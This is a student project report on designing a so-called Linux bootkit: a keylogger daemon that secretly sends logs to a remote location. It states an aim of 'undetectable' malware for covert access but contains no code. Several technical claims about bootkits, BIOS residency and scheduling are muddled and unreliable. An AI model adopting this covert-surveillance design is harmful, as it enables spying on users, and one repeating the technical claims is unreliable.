

“Bootkit Malware”

A

Project Report

*Submitted in partial fulfillment of the
requirements for the award of the degree of*

BACHELOR OF TECHNOLOGY

In

**COMPUTER SCIENCE & ENGINEERING
With Specialization in Mainframe Technology**

by

Name	Roll No.
Adityaa Chaubey	R610213005
Mohit Khanna	R610213024
Ruman Khan	R610213040
Yashika Dargan	R610213056

under the guidance of

Mr. Ankit Khare

**Assistant Professor,
CIT, UPES
Dehradun**



Department of Computer Science & Engineering

Centre for Information Technology

University of Petroleum & Energy Studies

Bidholi, Via Prem Nagar, Dehradun, UK

May-2016



The innovation driven
E-School

CANDIDATE'S DECLARATION

We hereby certify that the project work entitled “**Bootkit Malware**” in partial fulfillment of the requirements for the award of the Degree of BACHELOR OF TECHNOLOGY in COMPUTER SCIENCE AND ENGINEERING with specialization in Mainframe Technology and submitted to the Department of Computer Science & Engineering at Center for Information Technology, University of Petroleum & Energy Studies, Dehradun, is an authentic record of our work carried out during a period from **January, 2016** to **May, 2016** under the supervision of **Mr. Ankit Khare, Assistant Professor, CIT.**

The matter presented in this project has not been submitted by me/ us for the award of any other degree of this or any other University.

(Adityaa Chaubey –R610213005)
(Mohit Khanna-R610213024)
(Ruman Khan- R610213040)
(Yashika Dargan- R610213056)

This is to certify that the above statement made by the candidate is correct to the best of my knowledge.

Date: 17/05/2016

Mr. Ankit Khare
Project Guide,
Assistant Professor,
CIT, UPES
Dehradun

Dr. Hanumat G Sastry
Program Head-Mainframe Technologies
Center of Information Technology
University of Petroleum & Energy Studies
Dehradun-248001 (Uttarakhand)

ACKNOWLEDGEMENT

We wish to express our deep gratitude to our guides **Mr. Ankit Khare** for all advice, encouragement and constant support they have given us throughout our project work. This work would not have been possible without their support and valuable suggestions.

We sincerely thank to our respected Program Head of the Department, **Dr. Dr. Hanumat G Sastry**, for his great support in doing our project in **Bootkit Malware for Linux** at **CIT**.

We are also grateful to **Dr. Manish Prateek, Associate Dean CIT** and **Dr. Kamal Bansal, Dean COES, UPES** for giving us the necessary facilities to carry out our project work successfully.

We would like to thank all our **friends** for their help and constructive criticism during our project work. Finally we have no words to express our sincere gratitude to our **parents** who have shown us this world and for every support they have given us.

<u>Name</u>	<u>Roll No.</u>	<u>Signature</u>
Adityaa Chaubey	R610213005	
Mohit Khanna	R610212024	
Ruman Khan	R610212040	
Yashika Dargan	R610213056	

ABSTRACT

Malware is an abbreviated term meaning “malicious software.” This is software that is specifically designed to gain access or damage a computer without the knowledge of the owner. As all kinds of defendable and detection software protect information system from getting destroyed by malware effectively, these malwares becomes more and more advanced too. Current malware continues to penetrate into the underlying bottom of computer system. Boot-kit is the newest research product. A Boot-kit is a boot virus that is able to hook and patch Operating System to get loaded into the Kernel, and thus getting unrestricted access to the entire computer. It is even able to bypass full volume encryption, because the Master Boot Record is not encrypted. In other words, Boot-kits are an advanced form of rootkits that take the basic functionality of a rootkit and extend it with the ability to infect the master boot record (MBR) or volume boot record (VBR) so that the bootkit remains active even after a system reboot. Boot-kit has powerful latent property and resists to most detection tools, which is fatal to the information security in many ways. In order to research how to detect Boot-kit, we have to understand its working mechanism. The research history and actuality of Boot-kit is introduced firstly. Moreover several important technologies related to Boot-kit are described concretely. Further, the booting process of computer system is analyzed particularly. Then the working mechanism of Boot-kit is presented comprehensively from three categories of Boot-kit.

Keywords: BOOTKIT, Latent Property, Malwares, Memory Resident, Master Boot Record, Volume Boot Record

Contents

<u>SNo.</u>	<u>Title</u>	<u>Page No.</u>
	<i>Certificate</i>	<i>ii</i>
	<i>Acknowledgement</i>	<i>iii</i>
	<i>Abstract</i>	<i>iv</i>
	<i>Contents</i>	<i>v</i>
	<i>List of Figures</i>	<i>viii</i>
1.	Introduction	1
1.1.	Overview	1
1.2.	History	2
1.3.	Problem Statement	2
1.4.	Motivation	2
1.5.	Objective	3
1.6.	Pert Chart Legend	3
2.	System Analysis	4
2.1.	Existing Work	4
2.2.	System Requirements	6
3.	Design	7
3.1.	Flow Chart Diagram	7
3.2.	Use-Case Diagrams	8
3.3.	Sequence Diagrams	9
3.4.	Data Flow Diagram	10
3.5.	State Diagram	11
3.6.	Process Model Used	12

3.6.1. Prototype Model	12
4. Implementation	13
4.1. Algorithm	13
4.2. Pseudo Code	14
4.3. Analysis	15
4.3.1 Booting Process in Linux	15
4.3.2 Daemon Process	19
4.3.3 Shell Scripting	20
5. Screen Shots	21
6. Review	25
6.1. Conclusion	26
6.2 Future Scope	27
6.3. Limitations	27
References	28

LIST OF FIGURES

Fig. No.	Name	Page No.
1. Introduction		
Fig. 1.1.	Pert Chart	3
3. Design and Implementation		
Fig. 3.1.	Flow Chart	7
Fig 3.2.	Use Case Diagram	8
Fig 3.3.	Sequence Diagram	9
Fig. 3.4.1.	DFD Diagram: Dfd (Level 0)	10
Fig. 3.4.2.	DFD Diagram: Dfd (Level 1)	10
Fig. 3.4.3	State Diagram	11
Fig. 3.5.	Process Model: Prototype Model	12
5. Screen Shots		
5.1.1	Terminal	21
5.1.2	Shell script	22
5.1.3	Parse File	22
5.1.4	KeyMaps	23
5.1.5	Logger.txt	24
5.1.6	Output File	25

1. INTRODUCTION

1.1 Overview

Bootkit, as an innovative root kit technology, which primarily transfers its storage location from the file system to the hardware store, and activates itself while or even before the operating system kernel is loaded. Therefore, boot-kit can tamper with the operating system and control the whole computer system. Compared to classic malware, it achieves a more powerful capability of hiding and controlling. Bootkit threats have always been a fatal tool in the hands of cybercriminals, allowing them to build a persistent and stealthy presence in their victims' systems. The most recent noteworthy news in bootkit attacks was associated with attacks on 64 bit versions of the Microsoft Windows platform, which restricted the loading of unsigned kernel-mode drivers. However, there is no bootkit available for Linux platform .This project takes an overview of various existing bootkit technologies and summarizes their technical characteristics to build a bootkit malware for Linux. This opens a door to the malware defenders for preventing the computer systems from bootkit. The aim is to develop a fatal bootkit malware that cannot be detected by any standard antivirus as being the antivirus works only on the files systems and on OS level but the bootkit malware being an independent memory resident malware it has its root inside the BIOS of the system which acts as the trigger that is responsible for the activation of the malware residing under the interrupt signals of the system and hence it is triggered at boot time and it also cannot be deactivated as the memory resident processes can't be run up by any scheduling algorithms as their priority is quiet high.

The malware on the other hand will be developed in a python environment and will be a Trojan virus that will send up the users details to a remote location and another log will be present in the victim's computer that can be fetched manually or remotely by using any standard connection protocol.

1.2 HISTORY

If we go back in time, we will come to know that the theoretical preliminary work on malicious programs goes back as far as 1949. It was John von Neumann (1903-1957) who developed the theory of self-reproducing automatons.

The term rootkit or root kit originally known as a malicious code containing set of administrative tools for any Unix-like operating system that can grant the "root" access. If an attacker could replace the built-in administrative tools on a system with a rootkit, the attacker could easily obtain root access over the system while actively concealing these modifications from the original system administrator. Lane Davis and Steven Dake wrote the first known rootkit in the year 1990.

The next generation of rootkit malware arrived in the malware market in late 1990s and is well known by the name of 'bootkit'. If we expand the term it simply means BIOS rootkit. A BIOS attack does not require any vulnerability on the target system. Once an intruder gains administrative-level privileges, he can do anything.

1.3 PROBLEM STATEMENT

An antivirus tool is an essential component for detecting malicious programs residing in your system.

- All the standard known antiviruses work on OS level and hence can detect the memory-dependent malwares and protect the system from them.
- It can scan files to see if they have virus code in them from known viruses. It can scan files to see if the code will do virus-like things. It can wait until a program does something it should not do, and flag the program as infected.
- Most of the malwares including rootkits are easily detected and removed by the antivirus program.

1.4 MOTIVATION

Bootkit malwares do not come under the scan radius of the antivirus program and hence can affect the computer easily without being detected. So being a hacker it is really tough to breach into one's security firewall just by initiating a standard virus. We can embed the files under bootkit malware name and can get access to one's computer.

1.5 OBJECTIVES

The objectives of the project are:

- To create an undetectable malware
- To study boot process of a system
- To define the vulnerability parameters of a system

1.6 PERT CHART LEGEND

A PERT chart is a project management tool used to schedule, organize, and coordinate tasks within a project. **PERT** stands for Program Evaluation Review Technique, a methodology developed by the U.S. Navy in the 1950s.




Figure 1.1: Pert Chart

2 SYSTEM ANALYSIS

2.1 Existing work


A rootkit works by changing the output of system actions. This could be by replacing standard commands such as [ls] with other tools. It can also be by modifying libraries or kernel code. Rootkits don't necessarily take advantage of an exploit, but rather the user. They may rely on another exploit to place them. Boot sector viruses are a subset of rootkits, but the term is far older. It referred specifically to viruses that would alter to the boot sector of a hard drive to launch themselves on reboot. [1] They have a connotation of hacking from the era when MS DOS was still a substantial piece of the personal computing world. Being from simpler times, the viruses were often simpler and didn't always need booting to another OS instance to detect. Despite that, their launch early in the boot process could provide them with all the potential power that we associate with rootkits.

The literature that is under study is INVESTIGATION OF MALWARE DEFENCE AND DETECTION TECHNIQUES[2], Investigation of bypassing malware defences and malware detections[3] , Method and apparatus for updating flash memory resident firmware through a standard disk drive interface[4] to grab a basic understanding for the scanning and detection process of malwares and an overview on how malwares work, Computer operating process allocating tasks between first and second processors at run time based upon current processor load to get a basic understanding of the working of the boot processes and runtime processes.

Stoned Boot-kit is a new boot-kit targeting Windows Operating Systems which is being able to by-pass code integrity verification and signed code checks. 416 bytes of size, it is small and effective. [5]

Namesis Malware [6] is a new stealthy payment card bootkit malware that hijacks PC's boot process to gain complete access and persistence.

Some other popular Bootkit Viruses and the areas they affect:-



(Source: <http://www.welivesecurity.com/2012/12/27/win32gapz-new-bootkit-technique/>)

2.2 System Requirements

The project requires the following requirements for proper functioning:

- **Software Requirements:**
 - Ubuntu\RHEL 6.0
 - Python, C++
 - Text File
- **Hardware Requirements:**
 - Processor Pentium IV and above
 - 512MB Ram
 - 20GB Hard Disk

2.3 Features

- Code to record keystrokes invoked by shell scripting.
- Shell script listed as daemon process with highest priority
- No need to start the shell script every time at the time of system start
- Functions to record every key stroke including the duration.
- Output file automatically transferred to remote location in a timely manner.

3. DESIGN

3.1 FLOW CHART DIAGRAM

A **flowchart** is a type of diagram that represents an algorithm, workflow or process, showing the steps as boxes of various kinds, and their order by connecting them with arrows. This diagrammatic representation illustrates a solution model to a given problem. Flowcharts are used in analyzing, designing, documenting or managing a process or program in various fields.




Figure 3.1: Flow Chart

3.2 USED CASE DIAGRAM [7]

A use case diagram is a representation of a user's interaction with the system that shows the relationship between the user and the different use cases in which the user is involved. A use case diagram can identify the different types of users of a system and the different use cases.




Figure 3.2: Use Case Diagram

3.3 SEQUENCE DIAGRAM

A Sequence diagram is an interaction diagram that shows how processes operate with one another and in what order. A sequence diagram shows object interactions arranged in time sequence. It depicts the objects and the sequence of messages exchanged between the objects needed to carry out the functionality




Figure 3.3: Sequence Diagram

3.4 DATA FLOW DIAGRAM

Data flow diagram is an approach to visualize the data processing. A data flow diagram is strong in illustrating the relationship of processes, data stores and external entities in information system.

3.4.1 DFD:LEVEL 0




Figure 3.4.1: Dfd (Level 0)

3.4.2 DFD: Level 1




Figure 3.4.2: Dfd (Level 1)

3.5 State Diagram

A state diagram is a type of diagram used in computer science and related fields to describe the behavior of systems. State diagrams require that the system described is composed of a finite number of states; sometimes, this is indeed the case, while at other times this is a reasonable abstraction. Many forms of state diagrams exist, which differ slightly and have different semantics.




Figure 3.5: State Diagram

3.6 Process Model Used

3.6.1 Prototype

Prototype is used as a project planning technique. This model suggests building a working prototype of the system, before development of the actual software. A prototype has limited functional capabilities, low reliability, or insufficient performance as compared to actual software. A prototype can be built very quickly by using several shortcuts. The shortcuts usually involve developing insufficient, inaccurate, or dummy functions.

Prototyping model is advantageous to use especially when exact technical solutions are unclear for development. A prototype can be helpful for developing the systems with unclear requirements and system with unresolved technical issues. Overall development cost can be turnout to be lower.

Prototypes are also advantageous to use for development of the graphical user interface (GUI) parts of the application. Through prototype it becomes easier to illustrate input data formats, messages, reports and the interactive dialogues to the user. For user it becomes much easier to form an opinion about the user interface, rather than imagining the working of a hypothetical interface.

